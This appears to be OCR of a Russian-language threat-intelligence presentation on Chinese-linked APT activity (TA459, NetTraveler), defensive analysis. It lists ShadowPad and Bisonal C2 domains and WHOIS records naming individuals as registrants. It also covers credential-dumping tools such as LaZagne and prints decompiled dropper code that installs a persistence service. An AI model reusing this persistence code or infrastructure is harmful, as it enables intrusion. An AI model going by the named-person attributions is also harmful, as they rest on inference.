
	yandex.pop-corps.com		2020-03-27	2020-04-21
	www.g00gle_jp.dynamic-dns.net		2020-04-10	2020-04-21
	www.yandex2unitedstated.dynamic-dns.net		2020-04-09	2020-04-21
	www.g00gle_mn.dynamic-dns.net		2020-04-10	2020-04-21
	www.yandex2unitedstated.dns05.com	**ShadowPad**	2020-04-10	2020-04-21
	www.g0ogle_mn.dynamic-dns.net		2020-04-10	2020-04-21
	help.kavlabonline.com		2020-03-27	2020-04-21
	webmail_gov_mn.pop-corps.com		2020-03-28	2020-04-21
	www.oseupdate.dns-dns.com		2020-04-08	2020-04-21
	zy.seeso.cc		2019-05-12	2020-03-30
	videoservice.dnset.com		2020-02-27	2020-03-15
	serviceonline.otzo.com		2020-02-27	2020-03-15
	www.uacmoscow.com		2020-02-26	2020-03-13
	redfish.misecure.com		2020-02-14	2020-03-13
	bluecat.mefound.com		2020-02-15	2020-03-13
	online-offices.com	**Bisonal**	2020-03-02	2020-03-12
	adobe-online.com		2020-02-20	2020-03-12
	www.adobe-online.com		2020-02-20	2020-02-28
	www.free2015.longmusic.com		2020-02-17	2020-02-17
	free2015.longmusic.com		2020-02-17	2020-02-17

Tonto



jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_3_takai_jp.pdf

TA459



APT Targets Russia and Belarus with ZeroT and PlugX: proofpoint.com/us/threat-insight/post/APT-targets-russia-belarus-zerot-plugx


TA459

dophfg@yahoo.com is associated to this person

Name	Pan Shuangquan	is associated with 100+ domains
Organization	Pan Shuangquan	is associated with 100+ domains
Address	SiChuan ShengXinJinXianHuaYuanZhen	map
City	chengdushi	
State	sichuan	
Country	China	
Phone	+86.2151697771	
Fax	+86.2151697771	
Private	no	

List of domain names registred by **dophfg@yahoo.com**

Domain Name	Creation Date	Registrar
yandax.net	2016-06-16	cndns.com
dthjxc.com	2018-08-08	cndns.com
fzcnyn.com	2018-09-19	cndns.com
ncdle.net	2018-09-19	cndns.com
rtasudy.com	2019-05-23	cndns.com
ertufg.com	2019-06-04	cndns.com



NetTraveler


WHOIS Server	grs-whois.cndns.com
Registrar	Shanghai Meicheng Technology Information Development Co., Ltd.
Email	dophfg@yahoo.com (registrant, admin, tech)
	fjknge@yahoo.com (registrant, admin, tech)
Name	Pan ShuangQuan (registrant, admin, tech)
	kong ping (registrant, admin, tech)
Organization	Pan ShuangQuan (registrant, admin, tech)
	kong ping (registrant, admin, tech)
Street	SiChuan ShengXinJinXianHuaYuanZhen (registrant, admin, tech)
	68741230 (registrant, admin, tech)
City	chengdushi (registrant, admin, tech)
	HongKong (registrant, admin, tech)
State	sichuan (registrant, admin, tech)
	HongKong (registrant, admin, tech)

Infection Site	Registrant Email	Legitimate Site Mimicked
www.tassnews[.]net	ghjksd@gmail.com	tass.ru (Major Russian news agency)
www.interfaxru[.]com	ganh@gmail.com	www.interfax.ru (Russian non-government news agency)
www.riaru[.]net	fjknge@yahoo.com	Ria.ru (State-operated domestic Russian news agency)
www.voennovosti[.]com	ukdf@gmail.com	voennovosti.ru (Military news of Russia)
www.info-spb[.]com	kefj0943@yahoo.com	Unknown (Possibly an acronym for St. Petersburg, a major city in Russia)
www.mogoogle[.]com	rubiya@163.com	Unknown (Possibly a word combination of Mongolia and Google)


NetTraveler APT Targets Russian, European Interests: proofpoint.com/us/threat-insight/post/nettraveler-apt-targets-russian-european-interests

Время компиляции образцов ВПО


UTC+0



UTC+8




Распределение IP C2




Жертвы

50+ жертв



Жертвы с учетом множества C2

300+ жертв



Инструментарий


ВПО

- SkinnyD
- xDll
- Python бэкдор
- ShadowPad

Утилиты

- MS17-010 checker
- LaZagne
- Get_lsass
- NBTScan
- DomainInfo

Общая схема доставки ВПО



xDll дроппер

```
.data:0040607D 00 00 00                                align 10h
.data:00406080 4D 5A 90 00             aMz             db 'MZђ',0              ; DATA XREF: WinMain(x,x,x,x)+98↑o
.data:00406080                                         ; WinMain(x,x,x,x)+E7↑o
.data:00406084 03 00 00 00                             dd 3
.data:00406088 04 00 00 00                             dd 4
.data:0040608C FF FF 00 00                             dd 0FFFFh
.data:00406090 B8 00 00 00                             dd 0B8h
.data:00406094 00 00 00 00                             dd 0
.data:00406098 40 00 00 00                             dd 40h
.data:0040609C 00 00 00 00                             dd 0
.data:004060A0 00 00 00 00                             dd 0
.data:004060A4 00 00 00 00                             dd 0
.data:004060A8 00 00 00 00                             dd 0
.data:004060AC 00 00 00 00                             dd 0
.data:004060B0 00 00 00 00                             dd 0
.data:004060B4 00 00 00 00                             dd 0
.data:004060B8 00 00 00 00                             dd 0
.data:004060BC F0 00 00 00                             dd 0F0h
.data:004060C0 0E 1F BA 0E                             dd 0EBA1F0Eh
.data:004060C4 00 B4 09 CD                             dd 0CD09B400h
.data:004060C8 21 B8 01 4C                             dd 4C01B821h
.data:004060CC CD                                      db 0CDh ; H
.data:004060CD 21                                      db  21h ; !
.data:004060CE 54 68 69 73 20 70 72 6F+aThisProgramCa  db 'This program cannot be run in DOS mode.',0Dh,0Dh,0Ah
.data:004060CE 67 72 61 6D 20 63 61 6E+                db '$',0
.data:004060FA 00                                      db    0
.data:004060FB 00                                      db    0
.data:004060FC 00                                      db    0
```

Извлечение пейлоада

Закрепление

```
GetWindowsDirectoryA(&Buffer, 0x104u);
strcat(&Buffer, "\\DeviceServe.exe");
GetModuleFileNameA(0, &Filename, 0x80u);
CopyFileA(&Filename, &Buffer, 0);
v0 = OpenSCManagerA(0, 0, 0xF003Fu);
dword_416D28 = (int)v0;
if ( v0 )
{
  hSCObject = CreateServiceA(v0, "VService", "VService", 0xF01FFu, 0x110u, 2u, 0, &Buffer, 0, 0, 0, 0, 0);
  v0 = (SC_HANDLE)dword_416D28;
}
if ( hSCObject )
{
  v1 = OpenServiceA(v0, "VService", 0x10u);
  hSCObject = v1;
  if ( v1 )
  {
    StartServiceA(v1, 0, 0);
    CloseServiceHandle(hSCObject);
  }
  v0 = (SC_HANDLE)dword_416D28;
}
return CloseServiceHandle(v0);
```

```
DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
{
  CHAR Buffer; // [esp+Ch] [ebp-104h]

  GetWindowsDirectoryA(&Buffer, 0x104u);
  strcat(&Buffer, "\\Device.exe");
  WinExec(&Buffer, 0);
  return 0;
}
```

Запуск пейлоада

SkinnyD

- Закрепление через Environment\UserInitMprLogonScript
- Загрузка пейлоада с C2 и передача управления

Артефакты:

- XOR 0x37
- «3853ed273b89687»

xDll бэкдор


- Сбор информации о пользователе и системе
- Проверка окружения
- Исполнение команд (a-z)

xDll бэкдор

Команда	Действие
c	Собрать и отправить информацию о подключенных томах в системе
d	Собрать и отправить содержимое директории
e	Получить файл от сервера, сохранить в системе и отправить отчет об успехе
